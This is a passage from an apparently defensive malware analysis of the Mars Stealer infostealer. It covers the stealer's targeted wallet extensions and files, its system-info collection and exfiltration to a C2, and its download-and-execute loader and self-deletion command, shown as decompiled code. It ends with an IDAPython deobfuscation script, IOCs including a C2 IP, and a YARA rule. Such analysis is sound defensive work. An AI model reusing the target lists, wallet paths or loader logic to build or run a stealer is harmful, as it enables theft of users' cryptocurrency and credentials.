Crypto	DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
Crypto	BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
Crypto	Steem Keychain	lkcjlnjfpbikmcmbachjpdbijejflpcm
Crypto	Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Crypto	Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
Crypto	ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Crypto	Coin98 Wallet	aeachknmefphepccionboohckonoeemg
2FA	Authenticator	bhghoamapcdpbohphigoooaddinpkbai
2FA	Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
2FA	EOS Authenticator	oeljdldpnmdbchonielidgobddfffflal
2FA	GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl
2FA	Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk

Crypto Wallets

Mars does not just stop at targeting crypto currencies via browser extensions. Many people prefer not to use third-party applications and services to store their digital currency. Mars will go through various folders looking for specific files related to cryptocurrency.

The first paramter detmerines the path if 0 then it's under %appdata% if 1 it's under %localappdata% then it search for other wallets with regex `*wallet*.dat` under %appdata%

```
int __cdecl Wallets(int heap_addres)
{
  char v2[264]; // [esp+0h] [ebp-108h] BYREF

  Steal_Wallets(0, Str_Ethereum, dword_13C78E0, Str_Keystore, heap_addres);
  Steal_Wallets(0, Str_Electrum, Str_Electrumwallets, dword_13C774C, heap_addres);
  Steal_Wallets(0, Str_Electrumltc, Str_Electrumltcwallets, dword_13C774C, heap_addres);
  Steal_Wallets(0, Str_Exodus, dword_13C75E4, Str_Exodusconfjson, heap_addres);
  Steal_Wallets(0, Str_Exodus, dword_13C75E4, Str_Windowstatejson, heap_addres);
  Steal_Wallets(0, Str_Exodus, Str_Exodusexoduswallet, Str_Passphrasejson, heap_addres);
  Steal_Wallets(0, Str_Exodus, Str_Exodusexoduswallet, Str_Seedseco, heap_addres);
  Steal_Wallets(0, Str_Exodus, Str_Exodusexoduswallet, Str_Infoseco, heap_addres);
  Steal_Wallets(0, Str_Electroncash, Str_Electroncashwallets, Str_Defaultwallet, heap_addres);
  Steal_Wallets(0, Str_Multidoge, dword_13C756C, Str_Multidogewallet, heap_addres);
  Steal_Wallets(0, Str_Jaxx, Str_Jaxxlocalstorage, Str_Filelocalstorage, heap_addres);
  Steal_Wallets(0, Str_Atomic, Str_Atomiclocalstoragele, Str_Log, heap_addres);
  Steal_Wallets(0, Str_Atomic, Str_Atomiclocalstoragele, Str_Current, heap_addres);
  Steal_Wallets(0, Str_Atomic, Str_Atomiclocalstoragele, Str_Lock, heap_addres);
  Steal_Wallets(0, Str_Atomic, Str_Atomiclocalstoragele, dword_13C7544, heap_addres);
  Steal_Wallets(0, Str_Atomic, Str_Atomiclocalstoragele, Str_Manifest, heap_addres);
  Steal_Wallets(0, Str_Atomic, Str_Atomiclocalstoragele, dword_13C7884, heap_addres);
  Steal_Wallets(0, Str_Binance, dword_13C79B0, Str_Appstorejson, heap_addres);
  Steal_Wallets(1, Str_Coinomi, Str_Coinomicoinomiwallet, Str_Wallet, heap_addres);
  Steal_Wallets(1, Str_Coinomi, Str_Coinomicoinomiwallet, Str_Config, heap_addres);
  Wrap_Memset(v2, 0x104u);
  CSDIL_PATH(v2, 26);
  return Steal_Other_Wallets(&byte_13BE022, v2, Str_Walletdat, heap_addres);
}
```

Mars have dedicated functionality to target the following crypto wallets:

Wallet name	Wallet folder	Regex
Ethereum	%appdata%\Ethereum\	keystore
Electrum	%appdata%\Electrum\wallets\	.
Electrum LTC	%appdata%\Electrum-LTC\wallets\	.
Exodus	%appdata%\Exodus\	exodus.conf.json, window-state.json, \Exodus\exodus.wallet\, passphrase.json, seed.seco, info.seco
Electron Cash	%appdata%\ElectronCash\wallets\	default_wallet
MultiDoge	%appdata%\MultiDoge\	multidoge.wallet
Jaxx	%appdata%\jaxx\Local Storage\	file__0.localstorage
Atomic	%appdata%\atomic\Local Storage\leveldb\	000003.log, CURRENT, LOCK, LOG, MANIFEST.000001, 0000*
Binance	%appdata%\Binance\	app-store.json

Wallet name	Wallet folder	Regex
Coinomi	%localappdata%\Coinomi\Coinomi\wallets\	`*.wallet, *.config`
Other wallets	%appdata%	`*wallet*.dat`

System info

The malware grabs system info and store it in system.txt file

1. IP and country
2. Working path to EXE file
3. Local time and time zone
4. Language system
5. Language keyboard layout
6. Notebook or desktop
7. Processor model
8. Computer name
9. User name
10. Domain computer name
11. Machine ID
12. GUID
13. Installed software and their versions

Mars althouge takes screenshot and then add all stolen files to a zip file which it will exfiltrate back to the c2 and get loader config.

Loader

Malware gets loader config as a response after exfiltrating data. This config looks like download_URL|An environment variable name and folder name |startup_parameter| .

After pasring the config Mars calls `download_file()` function with the url and a path which the file will be saved in . Then calls `ShellExecuteExA()` to execute executable with give paramters retrieved from the config.

```
Loader_Token = strtok_s(Loader_Config, "|", v11);
v17 = 1;
Wrap_Memset(Download_URL, 0x104u);
Wrap_Memset(EnvVar_FolderName, 0x104u);
Wrap_Memset(Path, 0x104u);
Wrap_Memset(Startup_Parameters, 0x104u);
while ( Loader_Token )
{
  switch ( v17 )
  {
    case 1:
      Lstrcata(Download_URL, Loader_Token);
      break;
    case 2:
      Lstrcata(EnvVar_FolderName, Loader_Token);
      v1 = Wrap_Shgetfolderpatha(26);
      Full_Path = Get_Full_Path(EnvVar_FolderName, Str_Appdata, v1);
      Lstrcpya(Path, Full_Path);
      v3 = Wrap_Shgetfolderpatha(28);
      v4 = Get_Full_Path(Path, Str_Localappdata, v3);
      Lstrcpya(Path, v4);
      v5 = Wrap_Shgetfolderpatha(40);
      v6 = Get_Full_Path(Path, Str_Userprofile, v5);
      Lstrcpya(Path, v6);
      v7 = Wrap_Shgetfolderpatha(16);
      v8 = Get_Full_Path(Path, Str_Desktop, v7);
      Lstrcpya(Path, v8);
```

```
    case 3:
      Lstrcata(Startup_Parameters, Loader_Token);
      Donwload_File(Download_URL, Path);
      Memset(&pExecInfo, 0, 0x3Cu);
      pExecInfo.cbSize = 60;
      pExecInfo.fMask = 0;
      pExecInfo.hwnd = 0;
      pExecInfo.lpVerb = Str_Open;
      pExecInfo.lpFile = Path;
      pExecInfo.lpParameters = Startup_Parameters;
      pExecInfo.lpDirectory = 0;
      pExecInfo.nShow = 5;
      pExecInfo.hInstApp = 0;
      Shellexecuteexa(&pExecInfo);
      Memset(&pExecInfo, 0, 0x3Cu);
      Wrap_Memset(environment_variable_name, 0x104u);
      Wrap_Memset(Path, 0x104u);
      Wrap_Memset(Startup_Parameters, 0x104u);
      Wrap_Memset(Download_URL, 0x104u);
      v17 = 0;
      break;
  }
  ++v17;
  Loader_Token = strtok_s(0, "|", v11);
}
return Wrap_Memset(&Loader_Token, 4u);
}
```

Self Deletion

Malware gets the path to itself by using `GetModuleFileName()` and calls `ShellExecuteExA()` which executes the following command

```
"C:/Windows/System32/cmd.exe" /c timeout /t 5 & del /f / path_To_file & exit
```

After 5 seconds the executable will be deleted.

```
int Self_Deletion()
{
  char v1[264]; // [esp+0h] [ebp-250h] BYREF
  char v2[268]; // [esp+108h] [ebp-148h] BYREF
  SHELLEXECUTEINFOA pExecInfo; // [esp+214h] [ebp-3Ch] BYREF

  Wrap_Memset(v1, 0x104u);
  Wrap_Memset(v2, 0x104u);
  Getmodulefilenamea(0, v2, 260);
  Wsprintfa(v1, Str_Ctimeouttdelfqsexit, v2);   // /c timeout /t 5 & del /f /q "%s" & exit
  Memset(&pExecInfo, 0, 0x3Cu);
  pExecInfo.cbSize = 60;
  pExecInfo.fMask = 0;
  pExecInfo.hwnd = 0;
  pExecInfo.lpVerb = Str_Open;
  pExecInfo.lpFile = Str_Cwindowssystemcmdexe;  // C:\Windows\System32\cmd.exe
  pExecInfo.lpParameters = v1;
  memset(&pExecInfo.lpDirectory, 0, 12);
  Shellexecuteexa(&pExecInfo);
  Wrap_Memset(&pExecInfo, 0x3Cu);
  Wrap_Memset(v1, 0x104u);
  return Wrap_Memset(v2, 0x104u);
}
```

Generalized idapython Script using patterns

```
import idautils , idc, idaapi, ida_search, ida_bytes, ida_auto
import string



seg_mapping = {idaapi.getseg(x).name: (idaapi.getseg(x).start_ea,
idaapi.getseg(x).end_ea) for x in
                   idautils.Segments()}
start = seg_mapping[0x1][0]
end = seg_mapping[0x1][1]

def sanitize_string(name):
    return "".join([c for c in name if c in string.ascii_letters])[:20].capitalize()

def Xor(key, data, length):
    res = ""
    for i in range(length):
        res += chr(key[i] ^ data[i])
    return res

def getData (addr):
    key_addr = idc.prev_head(addr)
    data_addr = idc.prev_head(key_addr)
    key_length_addr = idc.prev_head(data_addr)
    length = idc.get_operand_value(key_length_addr, 0)
    key = idc.get_bytes(idc.get_operand_value(key_addr,0),length)
    data =  idc.get_bytes(idc.get_operand_value(data_addr,0),length)
    return  key , data ,length


def rename_APIs(ea,end):

    func_addr = ea
    for i in range(20):
        if (idc.print_insn_mnem(ea) == "push"  )and (idc.get_operand_type(ea, 0) ==
idc.o_imm):
            name = idc.get_strlit_contents(idc.get_operand_value(ea, 0)).decode()
            break

        if (idc.print_insn_mnem(ea) == "mov"  and (idc.get_operand_type(ea, 0) ==
idc.o_reg)and (idc.get_operand_type(ea, 1) == idc.o_mem)) :
            temp_name = idc.get_name(idc.get_operand_value(ea, 1))
            if "Str_" == temp_name[0:4]:
                name = temp_name[4::]
                break
        ea =  idc.prev_head(ea)

    ea = func_addr

    for i in range(20):
        if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) ==
idc.o_mem) and (idc.get_operand_type(ea, 1) == idc.o_reg):
```

```
                global_var = idc.get_operand_value(ea, 0)
                idc.set_name(global_var, name, SN_NOWARN)
                return name
        ea = idc.next_head(ea, end)


def API_resolve(start,end):
    Loadlibrarya_addr = 0x0
    GetProcAddress_pattern = "8B 55 ?? 52 8B 45 ?? 8B 4D ??  8B 55 ?? 03 14 ?? 52 E8
?? ?? ?? ?? 83 C4 ??  85 C0 75 ??"
    GetProcAddress_addr = ida_search.find_binary(start, end, GetProcAddress_pattern,
16, idc.SEARCH_DOWN)
    GetProcAddress_addr = idaapi.get_func(GetProcAddress_addr).start_ea
    print('[*] Traget fucntion found at {}'.format(hex(GetProcAddress_addr)))

    for ref in idautils.XrefsTo(GetProcAddress_addr):
        addr = ref.frm
        x = rename_APIs(addr, end)
        if "Loadlibrarya" in x:
                Loadlibrarya_addr =
idc.get_operand_value(idc.next_head(idc.next_head(addr, end), end), 0)


    new_GetProcAddress_addr = idc.get_operand_value(idc.next_head(idc.next_head(addr,
end), end), 0)

    for ref in idautils.XrefsTo(new_GetProcAddress_addr):
        addr = ref.frm
        rename_APIs(addr, end)

    for ref in idautils.XrefsTo(Loadlibrarya_addr):
        addr = ref.frm
        rename_APIs(addr, end)


def Strings_resolve(start,end):
    xor_pattern = "8b 4d ?? 03 4d ?? 0f be 19 8b 55 ?? 52 e8 ?? ?? ?? ?? 83 c4 ?? 8b
c8 8b 45 ?? 33 d2 f7 f1 8b 45 ?? 0f be 0c 10 33 d9 8b 55 ?? 03 55 ?? 88 1a eb be"
    xor_fun_addr = ida_search.find_binary(start, end, xor_pattern, 16,
idc.SEARCH_DOWN)
    xor_fun_addr = idaapi.get_func(xor_fun_addr).start_ea
    print('[*] Traget fucntion found at {}'.format(hex(xor_fun_addr)))

    for ref in idautils.XrefsTo(xor_fun_addr):
        addr = ref.frm
        key, data, length = getData(addr)
        decrypt_string = Xor(key, data, length)
        idc.set_cmt(addr, decrypt_string, 1)
        ea = idc.next_head(idc.next_head(addr, end),end)
        global_var = idc.get_operand_value(ea, 0)
        idc.set_name(global_var, "Str_" + sanitize_string(decrypt_string), SN_NOWARN)
```

```
def Anit_Reverse():
    ea = 0
    while True:
        ea = min(ida_search.find_binary(ea, idc.BADADDR, "74 ? 75 ?", 16,
idc.SEARCH_NEXT | idc.SEARCH_DOWN),
                 # JZ / JNZ
                 ida_search.find_binary(ea, idc.BADADDR, "75 ? 74 ?", 16,
                                        idc.SEARCH_NEXT | idc.SEARCH_DOWN))  # JNZ /
JZ
        if ea == idc.BADADDR:
            break
        idc.patch_byte(ea, 0xEB)
        idc.patch_byte(ea + 2, 0x90)
        idc.patch_byte(ea + 3, 0x90)
        idc.patch_byte(ea + 4, 0x90)



def main():
    Anit_Reverse()
    Strings_resolve(start,end)
    API_resolve(start,end)

main()
```

for more Idapython scripts check my repo .

IOCs

- Hashes:
    1. md5 : 880924E5583978C615DD03FF89648093
    2. sha1 : EF759F6ECA63D6B05A7B6E395DF3571C9703278B
    3. sha256 : 4bcff4386ce8fadce358ef0dbe90f8d5aa7b4c7aec93fca2e605ca2cbc52218b
    4. imphash : 4E06C011D59529BFF8E1F1C88254B928
    5. ssdeep : 3072:U/E8k9fjpIg+zNch12KbAwSaSMtmSu4/bVBt4b8EG:U/E8k9bwz6/tJc/4xM8EG
- Mutex : 92550737836278980100
- Files:
    1. C:\ProgramData\freebl3.dll
    2. C:\ProgramData\mozglue.dll
    3. C:\ProgramData\msvcp140.dll
    4. C:\ProgramData\nss3.dll
    5. C:\ProgramData\softokn3.dll
    6. C:\ProgramData\vcruntime140.dll
- C2 Server : 194.87.218.39

- C2 Domains:
    1. http://194[.]87[.]218[.]39/request
    2. http://194[.]87[.]218[.]39/RyC66VfSGP[.]php

YARA

```
rule Mars_Stealer: Mars Stealer
{
    meta:
        Author = "X__Junior"
        Description = "Mars Stealer v8 Detection"

    strings:
        $xor ={8b 4d ?? 03 4d ?? 0f be 19 8b 55 ?? 52 e8 ?? ?? ?? ?? 83 c4 ?? 8b c8
8b 45 ?? 33 d2 f7 f1 8b 45 ?? 0f be 0c 10 33 d9 8b 55 ?? 03 55 ?? 88 1a eb be}
        $debug = {64 A1 30 00 00 00 80 78 02 00}
        $thread_func = {B8 01 00 00 00   85 ??  74 ?? E8 ?? ?? ?? ?? 85 ?? 74 ?? 6A
00 FF ?? ?? ?? ?? ?? 6A ?? FF ?? ?? ?? ?? ?? EB ??}

        $api1 = "LocalAlloc" ascii
        $api2 = "VirtualProtect" ascii
        $api3 = "SetFileTime" ascii
        $api4 = "LocalFileTimeToFileTime" ascii
        $api5 = "HeapFree" ascii
        $api6 = "VirtualFree" ascii
        $api7 = "VirtualAlloc" ascii

        $s1 = "DPAPI" ascii
        $s2 = "memset" ascii
        $s3 = "msvcrt.dll" ascii
        $s4 = "_mbsnbcpy" ascii
        $s5 = "_mbsstr" ascii

    condition:
        uint16(0) == 0x5A4D and 2 of($api*) and 3 of($s*)  and $debug  and $xor  and
$thread_func

}
```

Conclusion

The last sample of mars i saw came packed with custom packer , easy to unpack with x32dbg by just setting a breakpoint on `VirtualAlloc()` , nothing else was changed except for the C2 .

References

- Great analysis of the previous version https://3xp0rt.com/posts/mars-stealer

- https://lp.cyberark.com/rs/316-CZP-275/images/CyberArk-Labs-Racoon-Malware-wp.pdf